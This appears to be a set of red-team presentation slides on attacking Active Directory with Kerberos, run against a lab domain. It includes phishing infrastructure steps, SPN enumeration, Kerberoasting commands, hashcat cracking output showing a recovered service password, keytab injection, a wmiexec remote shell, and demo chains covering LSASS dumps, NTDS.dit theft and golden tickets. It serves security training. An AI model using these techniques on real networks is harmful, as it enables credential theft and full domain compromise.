

AGENDA

- Phishing Creds & Password Reuse
- Introduction to AD Reconnaissance
- Windows Service Account background (SPNS)
- Fun With Windows Service Accounts
- Windows Delegation & Built-In Windows Tools
- Why I don't like NTLM Hash (Kerberos Only)
- Playing with Kerberos Authentication
- Improvise

Creds/VPN srvs

- Recon & Identify target services e.g. Office 365 😊
- Build replicate templates (html/css/javascrip , PHP & code execution)
- GoDaddy >> Go Phishing Service Provider
- Lets encrypt (SSL Cert)
- Build Mail Server (SPF, DKIM, DMARC)
- Third Party Mail Service (Instant reputation)
- 2FA ?

Service Principal Names

- Service Principal Names (SPNS) are used in Active Directory to tie service into Kerberos authentication
- We can use SPN to identify running services on Active Directory domain
- SPN can be queried through Linux LDAP command line or SPN.exe on windows
- `Ldapsearch -LLL -x -H ldap://cryotiambient.com -D ambientuser@cryotoambient.com -W -b "dc=lab,dc=cryotoambient,dc=com" "servicePrincipalName=*" sAMAccountName servicePrincipalName`
- Windows (`setspn.exe -Q */*`)

Requesting TGS Ticket Granting Service

- Anyone with basic domain credential can request TGS for a SPN
- E.g. Access to Remote desktop Protocol (RDP) use TGT to request TGS for TERMSRV/Secureserver
- TGS ticket encrypted with the service account NTLM password hash
- TGS can be cracked offline to extract clear text password (Hashcat, John cracker)
- For a service account its very common (legacy) to set SPNs to a user account e.g. domain admin, administrator
- Welcome to KERBEROASTING (Found and presented by Tim Median)

Roasting Kerberos

- Basic valid domain user account
- Identify SPN(s) tied to a user account (LDAP, Setspn.exe)
- Request a Ticket Granting Service for list of SPNs
- Offline crack the TGS ticket to recover service account's
- Python GetUserSPNs.py --request cryotoambient.com/ambienuser:Password123

Impacket & TGS Request

GetUserSPNs.py -request -dc-ip cryotoambient.com/ambientuser

```
root@Nebu:/opt/opt/Read-Teaming/impacket/examples# python GetUserSPNs.py -request -dc-ip 192.168.1.101 cryotoambient.com/ambientuser
Impacket v0.9.16-dev - Copyright 2002-2018 Core Security Technologies

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon
-----
IIS_003/DESKTOP-B01B0N1.cryotoambient.com:80 IIS_003
IIS_002/AMYTIS-PC.cryotoambient.com:80      IIS_002  CN=Remote Desktop Users,CN=Builtin,DC=cryotoambient,DC=com 2018-10-11 09:54:19 2018-10-11 13:05:14

$krb5tgt$23$IIS_003$CRYOTOAMBIENT.COM$IIS_003/DESKTOP-B01B0N1.cryotoambient.com~80*$ec83dd1a9e27a3eca9b141d692b265f8$e7aa1998749cdd66b2c133d0737c186cfd8b5e72
17246f9681aa4fc3936e319bfde188c8a362972d9606b454870189dbfbc40905e2c757dbb5143d880e9d89deb05e370184f4b8d88f34761f9185b8957a63f62ed2b4fd4fdca3e12e455379ae641ed8
e5cab617628614905c37762f5a8b29f0934210805725abba401d90d579660ca58a15244e00cd1d84e8d72380105a50346ff246944f88c73c4602a16d5066238999d7cd51708c564ed8a3dbe87ed40a
9fc05b6074883027fde2f1b6dcf64897c5f26444a5bc1297b75c510f37dd61c964ed81744c302a4c24c6f59763d3e2a4e7753376fdceb92d6374be6accda072d803099bbbe14effa07113e31042821
fa15d76d879664972fcd71815099ebbee60cda2b0fbbba0586300b9fc4cf8d7d9cd5462d8db3f4b169ec8024db9298b88bec9e32f6c78426b15869f3d7d461de6ea4420f488cc6b816490f89ae92f
a24308deebcade44666cc958ed71ce76c9e94119c8288d845a3c4cf2a25e22666e9418874d4f5f6a6544c349dcfe5ad51b49d116245ca1943116581711008bfed995db84b44d008a10dc002c5ea169
800df781047bf4dd88fe1f57deed670f3a37430c6ffbb89d5f34b5b79965340fb4444971d33b81b0a6911175187e07f2e9d80ade78f2acaa4870961b4c45d41fad711d96e398ab97fd15ade833c1e
3df2d320e2a34a1a70b89abad2c9ad8ebb3439b543227be4e88ad1a2983dc7bc2decc4d9627b2cab74c05b258af0be583b906886f7dd4458ef9b2a4d62241f795b98b4f550354fa8cf2dfd5a55987c
38c2572e208781e19f7c6d7f7b958a2c73275a4e13ffc9d36a1013cfffad14c796f4a8cb5223b26f51b538128fe9aeeb81a7370056816aaff16949e0cd2955562368e7087e03e29663b2c3a8272c3e
04245f82c4d0e321556ceeb03ad256806453aac3eae5d05023ad300f068e6a75fe84ab7418570c264d034450f5024539c8e04be67220dbb56a0fb7602c26362c02866170b8a07306ee06f0db8d8dc
```

Hashcat -m 13100 -force /opt/tgtresponses.txt rockyou.txt

For tips on supplying more work, see: <https://hashcat.net/faq/morework>


Approaching final keypace - workload adjusted.

```
$krb5tgt$23$IIS_002$CRYOTOAMBIENT.COM$IIS_002/AMYTIS-PC.cryotoambient.com~80*$331ae59d1e47812e8dabfeec6d7d26a7$11884a6a4e5a06103baa062a7830fc99ff6e19253fa72f
ad9ac0560664a4b5bcb4c21c7a66da01cbeaae873128461d14a2a3aa1e0045fd8bd00086cc95e1b768d7e37939cd4a81a5a8568144ae9ab2bed0f9fec557086a3114035ca6c132be60bfe1f58537
bd568ba31b31003ddba6d84d968763e5b9f68d0b22e67a11d528545e2753f285688a1cdc58529f8583d4a674efa601aa492dbc8093ef435d3a6a42d8445c2c392adea70fe331182a19e780298f0f45
13987ec50ad91c838bc8190590bd75d23a8cc395f6e45d5c24eab7637086e9e8aaadc8830036308231cd5ca230b05145ee4ce9fc112855d0e3d1c153b418365987670ac15732d5a08fe5e07738ee66
55d974f31a34c95eebf40045499db1a4d400f2eae9562681a756e38ce2bd57e8423b0793552348d7d695905799348fbc4920b9a3d9ae896483cb3b84142b1607bbc059380f47e083b07929a4de4388
96fde882c541fc14be379b78c94d4013a03baf464f71b69df6a9c06466a8e78d2bdbddc434ded0c391a81c0e34940523747a0b4365fb878eb485a3f1c8faa8d546db03b1773765557faa2cec5a7b39
6f33ff99dc3131a8eb50087f7d06cb4f65ac0cf83540d58ce226719fcb19947c5c564740fff7b0d8acc250c2d5330d2caa9605f502091436a8924373dc8c2cb565cf3f8ed09a0856fd6c797755d672
7f5b2c2b3e22dc992f3b84a919da85e4d9c22190799d4e9ca4911937921e425054b4cbdd141d6d966e85c6944cb314fccaa22bddee1f16fba6b77e8097ec05b2595b68ddc07fb79a3ba3e9cac11e28
affaceb5e0819b6040aea74b46c1e622bbd9279695187d5db57ee1c6fd0ade5e7cb515cbcae86040513f8577741c2b89bddd788c352c0fcc4b11084387848255eb9c8a638baa29e9878f868ab45ede9
73d73642aeaa6b8463b3a5501d04c54b7ef80c126932ff847711abf33d162b8c43b75ba1748f521ffaf1dd3baf2ebaf5e7cb5ad8b5966c703685d9d91b2e8ea7200cd5deace975ca7787a87f8c8e60
7b3a15a107dd81b364786e99017391ec175f8ab6f4db9f7fdd48a7bfcd30c6ddd94ec595a25eca86eeac3b4f1104a55105f3b1d3374318c4421bd468a9b538d900fd23dc1ead5fc76096420f84fb55
48d79d11e3d4f82e65719dfaec5dcfa05d21bcb1087098db77a24f55abaf82cd98ba4cc23164557d9b85de5938472c1e7d36db6ffac894c15ba4d06fb2b13d45f1c86e5d3ba71a50e89b7b32f14012
d4db244e81a421bc695419442cd4a56b82fc84b19dd3d68aff5a2e2215d58f8017740288ac97b9296e03c09b9560a913edda0fd6dc11177c2f04965b1e6152deb15767b285a7f4ffc49cd236e2a841
92e00fc276a8dbdb38ebc30eca4d4ce7e443c79a4752cad18bde2cc0a86a75fa0018ae0d86736117aef:ComplexPassword12$
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target...: Kerberos.txt
```

No more Pth Pass The Hash....

- Scenario: dropped on a network with network security: Restrict NTLM authentication in this domain (Deny all)
- Sorry mate NTLM is dead here 😊
- Secure environment
- Challenge / Response Authentication Over RPC
- Kali tools no longer work, MSF, CrackMeExec ☹️ ☹️☹️☹️☹️ ☹️



```
root@Nebu:/opt/opt/Read-Teaming/impacket/examples# python wmiexec.py plinux:Password123@amytis
Impacket v0.9.16-dev - Copyright 2002-2018 Core Security Technologies
```

```
[-] SMB SessionError: STATUS_NOT_SUPPORTED(The request is not supported.)
```

```
root@Nebu:/opt/opt/Read-Teaming/impacket/examples#
```



Kerberos

- Hound of Hades (Multi-Headed- Dog that guards the Gates of the underworld to prevent dead from leaving
- You can't escape unless you speak Kerberos ??
- In nutshell
- A protocol for authentication
- Uses ticket to authenticate (TGT/TGS)
- Avoids storing password locally
- Not authorization protocol



Kerberos Ticket Exchange

Pre-Auth –TimeStamp



Kerberos

- We can play Kerberos and forget about NTLM in a none NTLM environment
- Linux can Kerberos using open source Kerberos package (Hemidial-clients)
- Configure KDC, RELAM, DNS, Time /etc/krb5.conf

```
[libdefaults]
    default_realm = CRYOTOAMBIENT.COM

# The following krb5.conf variables are only for MIT Kerberos.
    kdc_timesync = 1
    ccache_type = 4
    forwardable = true
    proxiable = true

# The following encryption type specification will be used by MIT Kerberos
# if uncommented. In general, the defaults in the MIT Kerberos code are
# correct and overriding these specifications only serves to disable new
# encryption types as they are added, creating interoperability problems.
#
# The only time when you might need to uncomment these lines and change
# the enctypees is if you have local software that will break on ticket
# caches containing ticket encryption types it doesn't know about (such as
# old versions of Sun Java).
#
    default_tgs_enctypes = des3-hmac-sha1
    default_tkt_enctypes = des3-hmac-sha1
    permitted_enctypes = des3-hmac-sha1

# The following libdefaults parameters are only for Heimdal Kerberos.
    fcc-mit-ticketflags = true

[realms]
    CRYOTOAMBIENT.COM = {
        kdc = tcp/sec-pri-01.cryotoambient.com
        #kdc = kerberos-1.mit.edu
        #kdc = kerberos-2.mit.edu:88
        #admin_server = kerberos.mit.edu
        admin_server = sec-pri-01.cryotoambient.com
        default_domain = sec-pri-01.cryotoambient.com
    }
    ZONE MIT EDU = {
```

Kinit, Klist, ktutil

- Kinit - Obtains and renew Ticket granting ticket
- Klist displays entries in local credential cache and key table
- Ktutil command utility to read/write edit entries in keytab or srvtab file in Kerberos (v4)

```
root@Nebu:/tmp# ktutil -k szane.keytab add -p szane@CRYOTOAMBIENT.COM -e arcfour-hmac-md5 -V 1
Password:
Verify password - Password:
root@Nebu:/tmp# ls -la szane.keytab
-rw----- 1 root root 140 Oct 23 10:51 szane.keytab
root@Nebu:/tmp#
```

Ktutil Key Injection

- Ktutil -t k to create a specific Kerberos keytab file

```
root@Nebu:/tmp# ktutil -k szane.keytab add -p szane@CRYOTOAMBIENT.COM -e arcfour-hmac-md5 -V 1
Password:
Verify password - Password:
root@Nebu:/tmp# ls -la szane.keytab
-rw----- 1 root root 140 Oct 23 10:51 szane.keytab
root@Nebu:/tmp#
```

- Ktutil -k szane.keytab list (List valid Principal)

```
root@Nebu:/tmp# ktutil -k szane.keytab list
szane.keytab:

Vno  Type                Principal              Aliases
  1   arcfour-hmac-md5  szane@CRYOTOAMBIENT.COM
  1   arcfour-hmac-md5  szane@CRYOTOAMBIENT.COM
root@Nebu:/tmp#
```

- Kinit -t mykerb.keytab to inject the tgt to /tmp/krb5cc

```
root@Nebu:/tmp# kinit -t mykerb.keytab szane@CRYOTOAMBIENT.COM
root@Nebu:/tmp# klist
Credentials cache: FILE:/tmp/krb5cc_0
Principal: szane@CRYOTOAMBIENT.COM

Issued                Expires                Principal
Oct 23 11:07:59 2018  Oct 23 21:07:59 2018  krbtgt/CRYOTOAMBIENT.COM@CRYOTOAMBIENT.COM
```

Tools with Kerberos

- Impacket Kali tools to use with Kerberos TGT Ticket

```
root@Nebu:/tmp#
root@Nebu:/tmp# smbclient --kerberos //amytis.cryotoambient.com/IPC$
Try "help" to get a list of possible commands.
smb: \> help

```

allinfo	altname	archive	backup
blocksize	cancel	case_sensitive	cd
chown	close	del	deltree
du	echo	exit	get
geteas	hardlink	help	history
lcd	link	lock	lowercase
	mask	md	mget
			mkdir

- Wmiexec.py -k -no-pass ambientuser@amytis.cryotoambient.com

```
root@Nebu:/tmp# wmiexec.py -k -no-pass ambientuser@amytis.cryotoambient.com
Impacket v0.9.16-dev - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

Tools with Kerberos

- **Demo 1**

Citrix creds harvesting > initial foothold > Krb roasting > delegation abuse > LSASS memory dump > Path the hash > Steal NTDS dit & SYSTEM file > Transfer files to my attacking machine > unpack the Russian Doll (NTDS.dit)

- **Demo 2**

NTLM Deny All Environment > MIT Kerberos client > Establish Kerberos ticket > KDC > Generate Golden Ticket > Gain Access to the target server again.